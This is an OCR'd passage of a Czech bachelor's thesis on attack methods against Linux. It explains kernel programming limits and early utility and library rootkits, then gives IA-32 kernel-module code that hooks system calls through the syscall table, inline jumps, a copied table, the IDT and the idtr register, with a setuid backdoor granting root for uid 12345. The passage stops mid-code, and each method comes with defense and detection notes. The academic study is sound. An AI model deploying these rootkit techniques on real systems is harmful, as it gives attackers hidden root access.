- **Speciální** – zajišťuje přístup k datovým strukturám jádra pomocí obyčejných souborů.

4. **Správa zařízení.** Je do značné míry provázána se souborovým podsystémem. Má za úkol mapování systémových operací na hardwarové periferie pomocí specifického kódu – *ovladače zařízení*. Ten se skládá z datových struktur a funkcí, které zařízení ovládají a kontrolují. Mapování většinou probíhá pomocí jedné z dvojice tabulek podle znakové resp. blokové povahy zařízení. Platí, že každé zařízení má svůj ovladač.

5. **Síťování.** Tvoří spojovací vrstvu pro přenos dat mezi programy a síťovou kartou. Síťové operace jsou dostupné pomocí tzv. popisovače souborů (angl. file descriptor) a jeho souborových operací. Souborovou reprezentaci síťového spojení ale na disku nenajdeme - tvoří samostatnou kategorii. Dalším rozdílem od klasických souborů je, že příchod paketů je asynchronní událost, kterou jádro nemůže v žádném případě ovlivnit. Celý podsystém síťování je navržen dostatečně obecně a je nezávislý na použitém protokolu. V jeden okamžik se zpracovává pouze jeden paket. Podpora směrování je samozřejmostí.

1.3 Programování v jádře

Programování v jaderném paměťovém prostoru s sebou nese mírně odlišný styl programování, než na jaký je většina programátorů zvyklá z prostoru uživatelského. Jedná se především o omezení, která vyplývají z architektury jádra a případně samotné hardwarové platformy (podrobněji v [1]):

- Jádro **nemá přístup k standardní C knihovně** z důvodů optimalizace rychlosti a velikosti svého kódu. Nejběžnější a nejdůležitější knihovní funkce reimplementuje do knihovny vlastní, která je součástí zdrojových kódů jádra.
- Je **napsáno v GNU C a ISO C99**, což jsou rozšíření klasického ANSI C. Zatímco ISO C99 je oficiální revize jazyka C, GNU C dovoluje zápisy, které umožňují lépe ovlivnit optimalizaci generovaného kódu. Mezi nejzajímavější patří:
  * **Inline funkce.** Tyto funkce vkládají kód funkce do místa, kde by byla funkce volána. Odstraňuje režii způsobenou voláním funkce a umožňuje lepší optimalizaci. Nevýhodou je narůstající množství vygenerovaného kódu, neboť do každého místa volaní je zkopírována celá funkce. Použití je tedy předurčeno pro malé a časově kritické funkce. Oproti makrům nabízí i komfort typové kontroly.
  * **Inline assembler.** Umožňuje vkládat assemblerovské instrukce přímo do funkcí jazyku C přes direktivu `asm()`. Používá se pouze u platformově závislých částí zdrojových kódů a zprostředkovává kontakt s hardware dané architektury.

* **Direktiva podmíněného větvení** pomocí zápisů `likely()` a `unlikely()`. Zápis

```
if (likely(a)) { ... }
```

značí, že `a` bude téměř vždy nenulové. Naopak zápis

```
if (unlikely(a)) { ... }
```

znamená, že `a` bude nulové témě vždy. Tyto zápisy zrychlují provádění přeloženého kódu v případě, že je naše předpověď na podmínku správná. V opačném případě kód zpomalí.

- **Neexistující ochrana paměti** jaderného prostoru klade mnohem vyšší nároky na programátorské schopnosti a v případě detekce chyby vyústí v tzv. *oops*[12] a zastavení systému. Paměť je stránkována, ale k odkládání na disk téměř nedochází[13]. Programátor v jádře si musí uvědomit, že každý spotřebovaný byte znamená o byte méně v celé fyzické paměti.

- Jádro při své práci může jen **obtížně používat aritmetiku plovoucí řádové čárky**. Důvodem je nemožnost odchycení výjimky a následné automatické přepnutí z celočíselné aritmetiky do aritmetiky plovoucí řádové čárky. Případné užití jádrem je tak degradováno na manuální uložení a následnou obnovu všech použitých registrů.

- K dispozici je pouze **malý statický zásobník**. Z tohoto důvodu na něm není možné alokovat příliš velké množství proměnných. V případě, že potřebujeme pracovat se složitějšími datovými strukturami, musíme požádat jádro o přidělení paměti pomocí funkce `kmalloc()`[14]. Na konci své práce paměť uvolníme přes `kfree()`. Zásobník má na architektuře x86 historickou velikost dvou stránek bezprostředně za sebou, tedy 8KB. Prvním důvodem byl fakt, že struktura popisující aktuální proces `task_struct` byla na spodní straně jaderného zásobníku[15]. Druhým, že hardwarové přerušení používalo stejný zásobník jako právě běžící proces. Problémy při hledání dvou stránek bezprostředně za sebou na dlouho běžícím systému přiměly vývojáře větve 2.6 k řadě změn. Nejdůležitější jsou umístění jednodušší struktury `thread_info` na zásobníku a z ní vycházející ukazatel na `task_struct` a vlastní jaderný zásobník pro hardwarové přerušení. Díky tomu se testuje i použití stránky jediné.

- **Náchylnost** jádra **k synchronizačním problémům** jakožto důsledek sdílení zdrojů operačního systému. Tento problém prohlubuje víceúlohová a víceprocesorová podpora. Svoji roli hraje i přerušení ať už v uživatelském nebo nově v jaderném prostoru. Řešením těchto problémů jsou semafory a aktivní čekání (angl. spinlock). Nutností je i předcházet uváznutí (angl. deadlock).

[12] Není žádnou zkratkou nýbrž citoslovce.

[13] Hlavní motivací je rychlost systému. Odložitelné jsou pouze některé předem definované části jádra jako např. zásobník jaderných vláken.

[14] Jedná se o analogii funkce `malloc()`. Navíc obsahuje parametr určující důležitost požadavku.

[15] Architektura x86 bohužel nemá registr navíc, který by mohla obětovat na ukazatel na tuto často používanou strukturu. Tento nedostatek se kompenzuje umístěním struktury na konec zásobníku.

- Jednou z důležitých vlastností operačních systémů je jejich **přenositelnost**. Linux důsledně odděluje část kódu, který je platformově závislý[16] a část kódu, který je platformově nezávislý. Pro programátory platformově nezávislých částí to znamená nepředpokládat žádnou konkrétní architekturu při psaní programového kódu.
- **Nemožnost** použití konvenčních **ladících nástrojů**.

[16] Obsah adresáře `/arch`.

Kapitola 2

Principy útoků na Linux

Kapitola je rozdělena do dvou celků s názvy *raná éra* a *moderní éra*. První zachycuje historické metody útoků na uživatelský prostor, druhý současné způsoby ovládnutí prostoru jaderného. Kapitola *moderní éra* přináší vlastní klasifikaci útoků v chronologickém pořadí tak, jak se objevovaly v komunitních článcích [11, 12, 13, 14, 15, 16] či zdrojových kódech zkoumaných rootkitů [17, 18, 19, 20, 21, 22]. Při studiu byl objeven nový princip *útoku na rozhraní systémových volání*, který jsem pojmenoval jako *CPU registr idtr* (viz kap. 2.2.1 princip č. 5). Vědomosti nabyté v této kapitole budou uplatněny v kapitole č. 3, kde budou použity pro únos systémových služeb.

Doprovodné programy

Jako praktická část této bakalářské práce byla navržena sada třiceti vlastních doprovodných programů (z toho dvacet osm jaderných modulů, jeden skript a jedna aplikace). Vznikla tak uniformní množina experimentů, které jsou rozprostřeny v následujícím textu. Je na ně průběžně odkazováno v jednotlivých pododdílech a jejich kompletní výčet lze nalézt v příloze A. Zdrojové kódy všech doprovodných programů lze nalézt na přiloženém datovém nosiči. Při čtení této bakalářské práce je vhodná jejich studie, neboť kódy jednotlivých pododdílů vystihují pouze hlavní myšlenku diskutovaného problému. Zasadit problematiku do funkčního celku je cílem právě těchto doprovodných programů.

Přiložené moduly mají uniformní strukturu znázorněnou na stránce 17. Každý modul má informativní hlavičku. Následující použité hlavičkové soubory a příkazy pro preprocesor. Příkaz `MODULE_LICENSE("Dual BSD/GPL")` je nutný pro bezproblémové zavedení modulu do paměti. Samotný kód je ale vázán licenční smlouvou bakalářské práce. Makro `#define MODULE_NAME "demo_name"` přiřazuje modulu unikátní název, který se odráží i v pojmenování vstupní, výkonné a výstupní funkci. Výkonná (stěžejní) funkce je pojmenována stejně jako modul a obsahuje příkazy provádějící demonstrační kód. Na konci každého modulu je nutné vstupní a výstupní funkci zaregistrovat pomocí `module_init(fce)` a `module_exit(fce)`. Podrobné informace o způsobu zavádění modulů do jádra lze nalézt v kap. 4.1.1.

Z informativní hlavičky vzorového modulu je patrné, že nutnou podmínkou pro úspěšný běh modulu je architektura **IA-32** a Linuxové jádro **2.6.16.59**. Pomoc s instalací tohoto jádra přináší soubor **readme.txt**, nacházející se v kořenovém adresáři na přiloženém doprovodném nosiči. V případě použití jiného jádra[1] či architektury nemůže být očekávaný výsledek garantován.

[1] Výsledky testů na jiném jádře než 2.6.19.59 lze nalézt v příloze souboru readme.txt.

```
/**
 * soubor: jmeno.c
 * autor: Boris Procházka (xproch63@stud.fit.vutbr.cz)
 * projekt: bakalářská práce 'Metody útoků na operační systém Linux'
 *          VUTBR-FIT: ISP, IBP, ISZ
 * datum: zima 2007/8, léto 2007/8
 * kódování: iso 8859-2
 * přeloženo: IA-32 (i386), kernel 2.6.16.59, gcc 4.0.3
 * licence: Dle licenční smlouvy bakalářské práce
 * popis: Stručný popis funkce.
**/
#include <hlavicky.h>

MODULE_LICENSE("Dual BSD/GPL");
MODULE_DESCRIPTION("Strucny popis funkce");
MODULE_AUTHOR("Boris Prochazka (xproch63@stud.fit.vutbr.cz)");

#define MODULE_NAME "demo_name"

/** Výkonný kód. */
static void demo_name(void)
{
//--> kód demonstrující princip nebo metodu <--
}

/** Vstupní funkce modulu. */
static int demo_name_init(void)
{
  printk(KERN_INFO "Modul "MODULE_NAME" se zavadi do jadra.\n");
  demo_name();
  printk(KERN_INFO "Modul "MODULE_NAME" zaveden.\n");
  return 0;
}

/** Výstupní funkce modulu. */
static void demo_name_exit(void)
{
  printk(KERN_INFO "Modul "MODULE_NAME" byl uspesne odstranen z jadra.\n");
  return;
}

/** Definice vstupních/výstupních funkcí. */
module_init(demo_name_init);
module_exit(demo_name_exit);
```

Ukázka vzorového (prázdného) modulu

Možnosti obrany a detekce

Součástí každého pododdílu je odstavec nesoucí název *možnosti obrany a detekce*. Jeho účelem je provést krátké shrnutí a diskuzi právě nabytých poznatků. Zaměřuje se při tom na způsoby odhalení útoku a možnosti prevence jejich vzniku. Informace z odstavce *možnosti obrany a detekce* mají inkrementální charakter a jsou v průběhu textu doplňovány s rozšiřujícími se vědomostmi. V závěru práce jsou ty nejdůležitější stručně shrnuty.

2.1 Raná éra

První pokusy o nezvané „vylepšení“ operačního systému spadají do počátku 90. let 20. století. V této době dochází ke vzniku základních pojmů jako je *rootkit*, původně značící sadu upravených administrátorských nástrojů. Dnes tímto pojmem označujeme především programy, které dokáží modifikovat jádro za běhu. Název rootkit je odvozen od základní schopnosti přidělit oprávnění uživatele *root*, tedy maximální možné oprávnění. Tato podkapitola dotváří pohled na bezpečnost operačních systémů jako celku a vzhledem k její dnešní neaktuálnosti jí bude věnováno pouze minimum prostoru.

2.1.1 Nahrazování utilit

Nahrazování utilit je považováno za nejprimitivnější způsob ovládnutí systému. V případě, že útočník nahradí veškeré administrátorské programy (`ls`, `ps`, `top`, `w`, `...`) vlastními, může v jejich výpisech potlačit hlášení o svých aktivitách. Útočník má typicky připravené sady předkompilovaných nástrojů, spustitelných na konkrétní verzi operačního systému.

Možnosti obrany a detekce

Pro správce systému je nutné používat nástroje produkující nezkreslené výsledky. Na jejich ochranu může použít kontrolní součty, které se budou před jejich použitím porovnávat[2]. Další možností je mít kopii těchto nástrojů na místě určeném pouze pro čtení (např. CD).

2.1.2 Nahrazování knihoven – preload

Nahrazování jednotlivých utilit je neúměrně pracné. Navíc se může stát, že na některé důležité zapomeneme. Můžeme se tedy pokusit zaměřit na společný programový kód, jímž jsou knihovny. Většina systémových služeb je totiž volána nepřímo (viz kap. 1.5). Změnou v knihovně tak můžeme ovlivnit chod všech aplikací, které tuto knihovnu používají[3]. Z pohledu útočníka jsme tedy pořád „na půl cesty“, neboť nemusíme postihnout celý systém.

Možnosti obrany a detekce

Odhalit parazitní knihovnu můžeme studiem namapovaných oblastí v souboru `/proc/pid/maps` či výpisem slinkovaných součástí programem `ldd program`. Obranou mohou být i staticky zkompilované programy (obsahují knihovnu vlastní), použití přímého volání jádra (bez asistence knihovny) nebo opět kontrolní součty.

[2] Bezpečnost systému pak závisí na zabezpečení kontrolních součtů.


[3] Toto je důležitý předpoklad. Ne každý program nutně používá sdílenou knihovnu!

2.2 Moderní éra

S postupem času bylo nutné vymýšlet nové praktiky, které by útočníkům zajistily delší setrvání v napadeném systému. Logickým postupem byl přesun středu zájmů do jaderného prostoru. Proč modifikovat celou řadu objektů na disku, když stejnou práci může vykonat samotné jádro? Stačí pouze vhodně modifikovat jeho struktury a funkce tak, aby útočníkovi zajistily požadované vlastnosti. Vzhledem k tomu, že veškeré úpravy probíhají v operační paměti, možnosti detekce jsou řádově komplikovanější. Nevýhodou tohoto typu útoků je náchylnost k chybám typu *race condition*[4], které mohou v některých případech vést až k nekontrolovatelnému pádu celého systému.

2.2.1 Napadení rozhraní systémových volání

Zaměřme se nyní na průběh systémového volání. Již víme, že je vyvoláno z uživatelského prostoru při potřebě aplikace či knihovny komunikovat se systémem (kap. 1.2.3). Systémová volání jsou rozlišována čísly a jejich kompletní výčet lze nalézt v souboru `unistd.h`[5]. Průběh volání znázorňuje obrázek 2.1, kde šipky znamenají předávání řízení mezi funkcemi. Aplikace je tak v podstatě odkázána na informace, které jí operační systém prostřednictvím svých systémových volání zpřístupní. V případě, že z nich útočník odfiltruje záznamy o svých aktivitách, stává se z pohledu uživatele prakticky neodhalitelný.



Obrázek 2.1: Diagram systémového volání

Cesta do hlubin jádra začíná (na architektuře IA-32 v Linuxu) vyvoláním softwarového přerušení `int $0x80`. Ta způsobí výjimku a následné přepnutí systému do jaderného prostoru. Z *tabulky přerušení*, jejíž začátek určuje procesorový registr `idtr`, je zavolána jaderná funkce. Ta má v našem případě číslo 0x80–*rutina systémového volání*[6]. Pro identifikaci konkrétní obslužné rutiny slouží registr `eax`. Rutina systémového volání zkontroluje platnost předané hodnoty v registru `eax` a v případě úspěchu vyvolá konkrétní obslužnou rutinu, kterou touto hodnotou v *tabulce systémových volání* identifikuje. Předávání parametrů je zajištěno přes ostatní procesorové registry[7] `ebx`, `ecx`, `edx`, `esi`, `edi` a `ebp`. V případě vyšších nároků na množství parametrů je možné jeden z registrů použít jako ukazatel na složitější


[4] Je synchronizační problém nazývaný jako *souběh*. Nastává při nekontrolovaném přístupu ke sdíleným prostředkům.

[5] Zdrojové kódy jádra `include/asm/unistd.h`.

[6] Od procesoru Intel Pentium II se v instrukční sadě nachází nová instrukce `sysentr`. Jedná se o instrukci urychlující proces vyvolání systémové rutiny. V jádře je podporována od verze 2.6.

[7] Předávání přes zásobník není z důvodů změny z uživatelského na jaderný zásobník možné. Zároveň je předávání přes registry nejrychlejší.

datovou strukturu. K přepnutí zpět do uživatelského prostoru se provede instrukcí `iret`[8]. Návratová hodnota je vždy vrácena v registru `eax`. Kompletní schéma průběhu systémové volání zachycuje obrázek 2.2.



Obrázek 2.2: Schéma průběhu systémového volání

Na tomto místě je nutné zdůraznit, že došlo k přepnutí z uživatelského prostoru do jaderného a naopak (kap. 1.2.3). Kontextová závislost na procesu však zůstala po celou dobu zachována[9].

Předtím, než se pustíme do samotných útoků, musíme si zvolit systémovou službu, proti které budeme útoky testovat. Za jednoho z nejvhodnějších kandidátů můžeme považovat systémové volání `sys_setuid()`, které nastavuje efektivní ID běžícího procesu. Jedná se o jednoduchou funkci s minimem postranních efektů. Její nejdůležitější část shrnuje následující kód:

```
asmlinkage long sys_setuid(uid_t uid)
{
  int old_ruid, old_suid, new_ruid, new_suid;
  ..
  if (capable(CAP_SETUID)) { //Máme právo změnit úroveň oprávnění procesu?
    ..
    new_suid = uid;          //Nové oprávnění
    }
  current->suid = new_suid;  //Nastavení nového oprávnění běžícího procesu
}
```

[8]Nebo komplementární instrukcí k `sysentr` instrukcí `sysexit`.

[9]Viz ukazatel `current` ukazující na stále stejnou úlohu. Bude vysvětleno dále v textu.

`Current` je makro, které je překladem nahrazeno funkcí `get_current()`. Ta vrací ukazatel na strukturu `task_struct`, která popisuje právě běžící proces. Naším cílem bude tuto funkci modifikovat tak, aby po vyvolání naším programem s vhodným parametrem uid, předala tomuto procesu nejvyšší možná práva. Budeme k tomu používat program uvedený jako číslo i v příloze A, který tuto službu *přímo* vyvolává.

Nyní se pokusíme identifikovat zranitelná místa. Pořadí je chronologicky uspořádané.

1. **Tabulka systémových volání**
   Nejjednodušší a po dlouhou dobu nejpoužívanější způsob útoku byla úprava záznamu v tabulce systémových volání. Jedná se v podstatě pouze o vložení vlastní funkce před obslužnou rutinu popř. její kompletní nahrazení. V dnešní době je situace mírně zkomplikována snahou jaderných vývojářů pročistit jaderné rozhraní a z toho důvodu již symbol `sys_call_table` veřejně neexportují. To nám však nebrání si adresu začátku tabulky v paměti nalézt svépomocí. Můžeme k tomu použít některý z níže uvedených způsobů:

   - **System.map**
     K tomu, aby se jádro dalo při ladění analyzovat, musí někde udržovat seznam svých symbolů, tzv. systémovou mapu. Ta obsahuje seznam funkcí a proměnných spolu s jejich adresami. Pro útočníka se jedná o nesmírně cenný materiál a z tohoto důvodu ho administrátoři na produkčních stanicích typicky nepoužívají. Demonstrační skript, který se pokusí vyhledat adresu symbolu `sys_call_table` v souboru `System.map`, je pod číslem ii v příloze A.
   - **Heuristika**
     Další možností je vyhledání tabulky systémových volání v datové oblasti jádra. Pro spolehlivou identifikaci budeme potřebovat znát adresy funkcí jejích položek. V důsledku již zmiňovaných změn v rozhraní je nyní exportován pouze symbol `sys_close()`, jehož použití dává nejednoznačné výsledky. Jádro naštěstí z důvodů snazšího ladění poskytuje soubor `/proc/kallsyms`[10], který obsahuje i symboly, které nejsou v jaderném prostoru exportovány. Jejich analýzou a následném předaní modulu č. iii (příloha A) v podobě parametrů již dostáváme uspokojující výsledek. Průchod přes datovou část jaderného prostoru a následný test na výskyt tabulky znázorňuje následující kód:

     ```
     for (inspected_address = ((init_mm.end_code + 4) & 0xfffffffc);
          inspected_address < init_mm.end_data;
          inspected_address += sizeof(void *)) {
       if (sys_call_table_hit(inspected_address)) { NALEZENO! }
     }
     ```

   - **Trasování**
     Poslední metoda využívá znalosti cílové architektury a implementace rozhraní systémových volání v jádře. Zavoláním instrukce `sidt`[11] zjistíme umístění tabulky přerušení. V ní pomocí indexu `0x80` nalezneme příslušný záznam, který již obsahuje adresu rutiny systémového volání. Adresa rutiny systémového volání se nachází v proměnné `system_call` po vykonání tohoto kódu:

[10] Jádro musí být s touto podporou (CONFIG_KALLSYMS) zkompilováno.
[11] Instrukce `sidt` uloží obsah registru `idtr` do 6 slabik od adresy určené cílovým operandem.

```
asm ("sidt %0" : "=m" (idtr));      //Zisk adresy tabulky přerušení
idt_system_call = &((struct idt_descriptor *)idtr.idt_table)[0x80];
system_call = ((idt_system_call->offset31_16 << 16) |
  (idt_system_call->offset15_00)); //Zisk adresy rutiny sys. volání
```

Pro nalezení adresy tabulky systémových volání musíme opět použít heuristické metody. Využijeme znalosti, že rutina systémového volání obsahuje pouze jediné funkční volání `call *sys_call_table(,%eax,4)`, v kterém je hledaná adresa obsažena. V hexadecimálním strojovém záznamu se jedná o řetězec tvaru `0xff 0x14 0x85 0x[sys_call_table]`, který musí funkce obsahovat. Zbývá nám tedy pouze identifikovaný vzor vyhledat. Kód procházející rutinu systémového volání za účelem vyhledání tabulky systémových volání může vypadat takto:

```
unsigned char *walker = (char *)system_call;       //Adresa rutiny

while(limit--) {   //maximální možná hloubka zanoření, limit=1000
  if (walker[0] == 0xff &&
      walker[1] == 0x14 &&
      walker[2] == 0x85)
    return (unsigned long**)(&walker[3]);  //Adresa sys_call_table
  walker++;          //Zkoumaná pozice v rutině systémového volání
}
```

Funkční demonstrace se nachází pod číslem iv přílohy A. Jelikož se jedná o doposud nejrychlejší a nejspolehlivější metodu, bude používána i v dalších příkladových modulech.

V případě, že známe adresu `sys_call_table`, nám již nic nebrání provést naše první přesměrování. Metody budeme testovat proti již zmíněnému systémovému volání `setuid()`, které umožňuje změnu úrovně oprávnění aktuálně běžícího procesu. Tuto službu nahradíme vlastní verzí `new_sys_setuid`, která nám, v případě předání vhodně zvoleného parametru, přidělí maximální možná práva. Funkce `new_sys_setuid()` bude vypadat následovně:

```
asmlinkage long new_sys_setuid(uid_t uid)
{
  if (uid == MAGIC_NUMBER) { //#define MAGIC_NUMBER 12345
    current->uid=0;          //V případě vyvolání funkce s parametrem
    current->gid=0;          //12345 získá proces maximální práva
  }

  return old_sys_setuid(uid);//Zachování původní funkce sys_setuid()
}
```

Zbývá jen provést záměnu v tabulce systémových volání. Tu demonstruje modul č. v v příloze A. Kód, kdy zaměníme položku v tabulce systémových volání, vypadá následovně:

```
old_sys_setuid = sys_call_table[__NR_setuid];//Původní fce. sys_setuid()
sys_call_table[__NR_setuid] = new_sys_setuid;//Nová fce. sys_setuid()
```

2. **Obslužná rutina**
   Systémoví administrátoři brzy začali tabulku systémových volání kontrolovat. Jednalo se o test shody s hodnotami, které měla tabulka při prvním zavedení systému. Tedy v době, kdy ještě nemohla být nijak pozměněna. Nutností útočníka je zachovat tabulku v nezměněném stavu. První možnost je zaměřit se na změnu toku řízení po vyvolání obslužné rutiny. Toho můžeme dosáhnout absolutním skokem `jmp` umístěným ihned po začátku funkce. Konkrétně může jít o kód

   ```
   movl $0,%eax --> po přeložení "\xb8\x00\x00\x00\x00"
   jmp  *%eax   --> po přeložení "\xff\xe0"
   ```

   který po přeložení do strojového kódu dá výsledek `"0xb8 0x[sys_hack] 0xff 0xe0"`. Jedná se o prvních 7B obslužné rutiny, které si musíme před přepsáním skokem zapamatovat, abychom je mohli v případě potřeby obnovit. Celý proces výměny prvních 7B u funkce `sys_setuid()` vypadá následovně:

   ```
   static char old_code[7];       //Původních 7B funkce sys_setuid()
   static char new_code[7] =      //Nových 7B (jmp) funkce sys_setuid()
   "\xb8\x00\x00\x00\x00"         //Na místo &new_code[1] musíme před
   "\xff\xe0";                    //použitím dosadit adresu volané funkce

   &new_code[1] = new_sys_setuid; //Dosazení volané fce. new_sys_setuid()
   _memcpy(old_code,sys_call_table[__NR_setuid],sizeof(old_code));
   _memcpy(sys_call_table[__NR_setuid],new_code,sizeof(new_code));
   ```

   Velmi často však potřebujeme námi upravenou obslužnou rutinu sami volat a její návratovou hodnotu využít. K tomuto účelu si můžeme na krátký okamžik rutinu opravit a po navrácení jejího výsledku ji opět změnit do její původní skokové podoby:

   ```
   _memcpy(sys_call_table[__NR_setuid],old_code,sizeof(old_code));//Oprava
   ret=((long (*)(uid_t uid))sys_call_table[__NR_setuid])(uid);   //Volání
   _memcpy(sys_call_table[__NR_setuid],new_code,sizeof(new_code));//Změna
   ```

   Funkční doprovodný program se nachází v příloze A pod číslem vi.

3. **Rutina systémového volání**
   Další možností je přestat originální tabulku systémových volání používat. Znamená to pro nás vytvořit si vlastní privátní kopii tabulky. V takto vzniklé tabulce již můžeme provádět změny relativně beztrestně[12], protože systém o ni nevede žádný záznam.

   ```
   new_sys_call_table=kmalloc(sizeof(unsig long*)*NR_syscalls,GFP_KERNEL);
   _memcpy(new_sys_call_table, old_sys_call_table,    //Kopírování tabulky
     sizeof(unsigned long*)*NR_syscalls);             //systémových volání
   new_sys_call_table[__NR_setuid] = new_sys_setuid;  //Nová sys_setuid()
   ```

[12] Existují heuristické metody, které v paměti hledají struktury podobné tabulkám systémových volání.

Zbývá již přepsat odkaz v rutině systémového volání tak, aby začala námi vytvořenou tabulku používat. Prostudujeme-li způsob, jakým získáváme adresu tabulky systémových volání pomoci trasování (kap. 2.2.1), zjistíme, že adresu již dobře známe. Původně jsme ji používali pro zisk odkazu na tabulku systémových volání. Nyní přepíšeme samotný odkaz, aby ukazoval na naší novou tabulku `new_sys_call_table`. Demonstrační program lze nalézt pod č. vii příloha A.

V případě, že naše architektura podporuje rozšíření o `sysentr` (poz. 6), jsme však ještě neskončili. Je velmi pravděpodobné, že mnoho programů bude z důvodů vyšší efektivity vykonávání kódu instrukci `sysentr` upřednostňovat před použití přerušení `int $0x80`. Nezbývá než nalézt kód i této rutiny. Studiem souboru `entry.S`[13] dospějeme k závěru, že obslužná funkce je z našeho pohledu téměř identická a nachází se někde těsně nad funkcí rutiny systémového volání. Využitím již dobře známého heuristického způsobu, nyní však opačným směrem než v prvém případě (místo `walker++` je `walker--`), nalezneme i její odkaz do tabulky systémových volání. Pro kontrolu správnosti vyhledávání nám poslouží fakt, že obě rutiny používají stejnou tabulku. Výsledky umístění tabulky tedy musí být totožné. Rozšíření předešlého programu č. vii, kdy změníme odkaz na tabulku systémových volání i v rutině vyvolané instrukcí `sysentr`, lze nalézt pod č. viii v příloze A.

4. **Tabulka přerušení**
   Jinou, pro útočníka neméně zajímavou destinací, je tabulka přerušení. I když by se mohlo na první pohled zdát, že se jedná v podstatě o to samé jako v případě tabulky systémových volání, není to tak úplně pravda. Celý tento podsystém je mnohem úžeji svázán s konkrétní architekturou a operačním systémem. V drtivé většině je napsán v assembleru.

   Naším cílem bude předřadit rutině systémového volání rutinu vlastní. V ní budeme testovat předávané hodnoty a v případě volání funkce `sys_setuid()` s parametrem `uid == 12345` přidělíme právě běžícímu procesu maximální práva. Celý úkol rozdělíme na dvě části:

   (a) **Mezičlánek v assembleru** – má za úkol vytvořit základní prostředí pro vyšší programovací jazyk. Jedná se především o úschovu a obnovu programovacího modelu spolu s předáním parametrů funkci napsané v jazyku C.

```
new_int:
pushl %%es    \
pushl %%ds    |
pushl %%eax   +-- úschova prog. modelu
...           |
pushl %%ebx   /
pushl %%esp   //Proměnná 'regs' ve funkci pre_system_call()
call *hijack  //Zavolání funkce pre_system_call()
popl %%esp
popl %%ebx    \
...           |
popl %%eax    +-- obnova prog. modelu
popl %%ds     |
```

[13] Zdrojové kódy jádra `arch/i386/kernel/entry.S`.

```
popl %%es     /
jmp *old_int  //Pokračuj na původní rutině systémového volání
```

(b) **Funkce v C** – musí z registrových parametrů, které se nyní nacházejí na zásobníku v jasně definovaném pořadí, identifikovat případy, kdy má dojít k pozměnění výpočtu. K parametrům přistupuje přes strukturu `struct pt_regs * regs`, např. `regs->eax`.

```
asmlinkage void pre_system_call(struct pt_regs * regs)
{
  switch(regs->eax) //Zjisti, o jaké systémové volání se jedná
  {
    case __NR_setuid:               //Sys. volání sys_setuid()
      if (regs->ebx == 12345) {     //Parametr uid == 12345
        current->uid=0;             //Změň práva probíhajícího
        current->gid=0;             //procesu na maximální
      }
      break;
    default:
      break;
  }
}
```

Nyní již stačí doplnit adresy funkcí namapovaných v paměti do funkce `new_int()` a změnit příslušný deskriptor v tabulce přerušení:

```
old_int = get_descriptor_offset(idt_system_call);//Původní r.sys.volání
hijack = pre_system_call;                        //Naše "Funkce v C"
set_descriptor_offset(idt_system_call, new_int); //Nová r.sys.volání
```

Ukázkový modul se nachází pod č. ix v dodatku A.

5. **CPU registr idtr**
Možností modifikovat přímo procesorový registr `idtr` se zatím žádný článek ani rootkit nezabýval. Můžeme tím dosáhnout přesměrování již v samotném zárodku přerušení a dostat pod kontrolu veškeré následné dění. Prvním předpokladem je vytvořit si vlastní tabulku přerušení a v ní pak provést potřebné modifikace. Vlastní kopii tabulky přerušení získáme následovně:

```
old_idt_table = get_idt_table();          //Původní tabulka přerušení
new_idt_table = (unsigned long*)          //Alokace prostoru pro novou
  kmalloc(sizeof(struct idt_descriptor)*IDT_SIZE, GFP_KERNEL);
_memcpy(new_idt_table,old_idt_table,      //Nová tabulka přerušení
  sizeof(struct idt_descriptor)*IDT_SIZE);
```

Změny v námi okopírované tabulce provádíme úplně stejně jako v předešlé metodě, kdy jsme útočili na originální tabulku přerušení:

```
idt_system_call = get_idt_descriptor(new_idt_table, SYSTEM_CALL_NUMBER);
old_int = get_descriptor_offset(idt_system_call); //Původní r.sys.volání
hijack = pre_system_call;                         //Naše "Funkce v C"
set_descriptor_offset(idt_system_call, new_int);  //Nová r.sys.volání
```

Posledním úkolem je změnit odkaz v registru `idtr` z originální tabulky na tabulku naši, modifikovanou. To provedeme přes instrukci `lidt`[14]:

```
asm volatile("sidt %0" : "=m" (idtr)); //Zisk adresy tabulky přerušení
idtr.idt_table = new_idt_table;     //Modifikace adresy tab. přerušení
